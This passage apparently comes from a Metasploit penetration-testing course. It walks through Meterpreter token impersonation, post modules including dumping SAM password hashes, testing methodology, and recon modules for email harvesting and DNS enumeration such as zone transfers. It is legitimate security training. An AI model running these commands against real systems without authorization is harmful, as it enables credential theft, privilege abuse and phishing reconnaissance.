meterpreter > impersonate_token <MachineName>\\<AccountName>
```

Now, check your userID:


```
meterpreter > getuid
```

You should now have access as the other user. We've changed our privileges. To go back to the original privileges of the process Meterpreter is running inside, execute:

```
meterpreter > rev2self
```

You can verify that you are back to SYSTEM privileges by running:

```
meterpreter > getuid
```



Next, let's look at and run some post modules, using two different techniques to invoke them (from within the Meterpreter, as well as from the msfconsole session against a Meterpreter session).

First, we list the available post modules in the Meterpreter by running:

```
meterpreter > run post/<Tab><Tab>
```


<--Don't type "<Tab>", but instead hit the Tab key twice!

When you hit the Tab key twice, the Meterpreter shell will show all available post modules.

Let's run a post module now, invoking it in the same manner we would use for a Meterpreter script. The module we'll run is a cross-platform one, which works on Windows and Linux, located in the "multi" section of post modules. It's called "post/multi/gather/env" and pulls the target operating system's environment variables. Invoke it thusly:

```
meterpreter > run post/multi/gather/env
```

Inspect those variables and consider how they may be useful for you in a penetration test.



Instead of invoking a post module at the Meterpreter prompt as though it were a Meterpreter script, we can alternatively run a post module against a backgrounded session using the msfconsole prompt. Let's look at this alternative by first backgrounding our Meterpreter session:

```
meterpreter > background
```

Now, at the msfconsole prompt, we can list all post modules by running the show command (not pictured on screenshot above):

```
msf > show post
```

Let's run the hashdump post module. We choose it via the "use" command, as we would for any other type of Metasploit module:

```
msf > use post/windows/gather/hashdump
```

Let's look at the options of this post module

```
msf > show options
```

We can see that the only required setting is the SESSION number we'd like to run this post module on. We can get a list of available sessions by running:

```
msf > sessions -l     <--That is a minus-lower-case-L, not a minus-one!
```


Now, we set the session we'd like to run the post module against, filling in <N> below with your session number:

```
msf > set SESSION <N>
```

And, finally, we invoke the module:

```
msf > run
```

You should see the hashes displayed on your screen, dumped from the target's SAM database.
If you have extra time, feel free to experiment with other post modules.



We have now completed the Meterpreter exercise, but there is a bit of housekeeping we need to tend to. First, exit the Meterpreter:

```
meterpreter > exit
```

If it prompts you to kill any channels or sessions, hit y and then Enter to close them out.

Then, run:

```
msf > exit -y
```

The -y here tells msfconsole to exit even if it has existing sessions the background. Those sessions will be automatically killed.


Next, let's remove the saved configuration file we created in the exercise, so that Metasploit is freshly unconfigured next time we run it:

```
# rm ~/.msf4/config
```

In this exercise, we've explored numerous features of the Meterpreter, and seen the many different activities it supports for penetration testers, including process migration, information gathering, sniffing, port forward pivoting, token manipulation, and much more.

If you have extra time at the end of this exercise, please feel free to experiment with other Meterpreter features and commands.

Now that we've covered the various components of Metasploit and looked at methods for using it, we will review a common penetration testing methodology, a widely used approach for conducting comprehensive penetration tests. Then, for the remainder of the course, we'll see how the Metasploit features and capabilities we've covered can be applied to this methodology.




Most penetration testing methodologies include steps of recon, scanning, and exploitation, followed by post-exploitation activities. Metasploit, with its myriad of features, includes great capabilities to support each of these steps.

Reconnaissance involves pulling information from publicly available sources that can help a penetration tester hone an attack. Don't overlook this step, because useful tidbits gathered from careful recon will help all of the remaining phases of the penetration test.

The scanning phase of a test involves the attacker interacting with the target machines themselves to determine information about them, such as their operating system type, their available services, and possibly their vulnerabilities (misconfigurations, unpatched software, and other issues).

The exploitation phase is when the attacker gains some level of control of target machines, manifested in the ability to run code on them. Exploitation can happen via numerous avenues, such as a buffer overflow vulnerability of an unpatched service, using admin credentials to run a program on a target machine, tricking a user into running an executable, and much more.

In post-exploitation activities, the penetration tester uses compromised machines to better understand the business risk posed by the vulnerabilities he or she has exploited. By plundering information from compromised targets and using those targets to pivot an attack against other target machines, the tester can help understand and explain the flaws discovered in terms of what a real-world bad guy attacker could do to the organization. Thorough post-exploitation helps the organization prioritize resources for fixing discovered flaws.




The penetration testing methodology process flow described on the previous slide can target systems using a variety of different attack vectors. A thorough penetration tester who wants to mimic the activities of real-world attackers needs to be well versed in these different kinds of attacks, which include exploiting vulnerable software (such as flawed services or client programs), malicious executables and other malicious content (such as Java applets), password attacks (including automated password guessing and password cracking), wireless attacks (including attacking wireless clients), and web-based attacks (finding and exploiting flaws such as SQL injection). Each of these attack vectors could be very promising for a penetration tester, provided that it is included in the scope and Rules of Engagement for the project.


The great news here is that Metasploit includes features for each and every one of these attack vectors, and can be used to support all of the various phases of penetration testing described on the previous slide.

For that reason, the remainder of this course is organized around the penetration testing methodology of the previous slide, augmented by the attack vectors described on this slide.

We'll proceed methodically through each of these topics (the pen test phases and the attack vectors), and look at the incredible Metasploit feature set that supports them.



Many penetration testing methodologies start with detailed reconnaissance of a target environment, looking up information about target systems in various publicly available data sources such as search engines and DNS servers. Metasploit includes some features, specifically in auxiliary modules, for conducting such recon activities. In this section, we'll look at some of the most useful and powerful recon capabilities of Metasploit, particularly the search_email_collector and dns_enum modules.



The auxiliary/gather modules of Metasploit pull information about potential target machines, and can be viewed by doing an ls of the following directory:

```
$ ls <framework_directory>/modules/auxiliary/gather
```


The search_email_collector module is located here, along with other recon-type tools. This module takes as its input a variable called DOMAIN, which is the domain name of the target organization. The user also sets an OUTFILE variable, which is the path to a file that will store results.

```
msf > use auxiliary/gather/search_email_collector
msf auxiliary(search_email_collector) > set DOMAIN example.tgt
msf auxiliary(search_email_collector) > set OUTFILE /tmp/results.txt
msf auxiliary(search_email_collector) > run
```

Configuration is really quite straightforward. To turn off searching a given search engine, such as Google, the user can simply specify "set SEARCH_GOOGLE false".

When run, this module sends queries to Google, Bing, and Yahoo, searching for web pages that contain the @domain suffix, implying that there is an e-mail address listed on the page. Results are parsed to pull back a list of e-mail addresses associated with the target.

These e-mail addresses could prove useful in a spear-phishing exercise, which can be partially automated with Metasploit using the Social Engineering Toolkit, as we'll discuss in 580.2.



One of the most useful recon capabilities of all in Metasploit is the highly functional dns_enum module. This auxiliary module includes numerous different ways to interrogate DNS servers to build an inventory of target hosts. The user can set the NS variable to choose a particular nameserver to query, or, if no NS is set, the module queries the DNS server used by the underlying operating system (configured in /etc/resolv.conf on Linux).


The pen tester then configures a target domain whose information will be queried using the "set DOMAIN" command. The particular types of DNS interactions to be conducted are chosen by setting each ENUM_ option to true or false. By default the following three items are set to true, so dns_enum will perform these actions:

ENUM_AXFR: This feature attempts a zone transfer from the target DNS server, trying to pull the zone file which is loaded with all kinds of DNS records for the target environment. But, even if zone transfers are blocked, we have other options for pulling out juicy DNS information with the other ENUM_ types.

ENUM_SRV: This options makes dns_enum search the target environment for DNS SRV records of the most common service types offered on the Internet, such as kerberos, ldap, sip, ftp, http, nntp, smtp, and many more.

ENUM_STD: This option looks for standard records that are commonly associated with an entire domain, including Start of Authority (SOA) records, nameserver (NS) records, Mail eXchanger (MX) records, and TXT records covering the whole domain.

All results are displayed on the screen.




Beyond those default DNS server interactions, dns_enum also offers other ENUM_ types that the penetration tester can set to true to pull information. These searches can take more time, and therefore the tester may want to run each of them in the background as a job using the "run -j" command.


ENUM_BRT: This item takes each line of a provided word file and appends the given target domain to it, formulating an Address (A) record request of the target name server. By default, a wordlist file of common names is included in the <framework>/data/wordlists/namelist.txt file. This includes common names, such as admin, appserver, vpn, vpn1, www, and many more. Over 1,900 potential names are in this list.

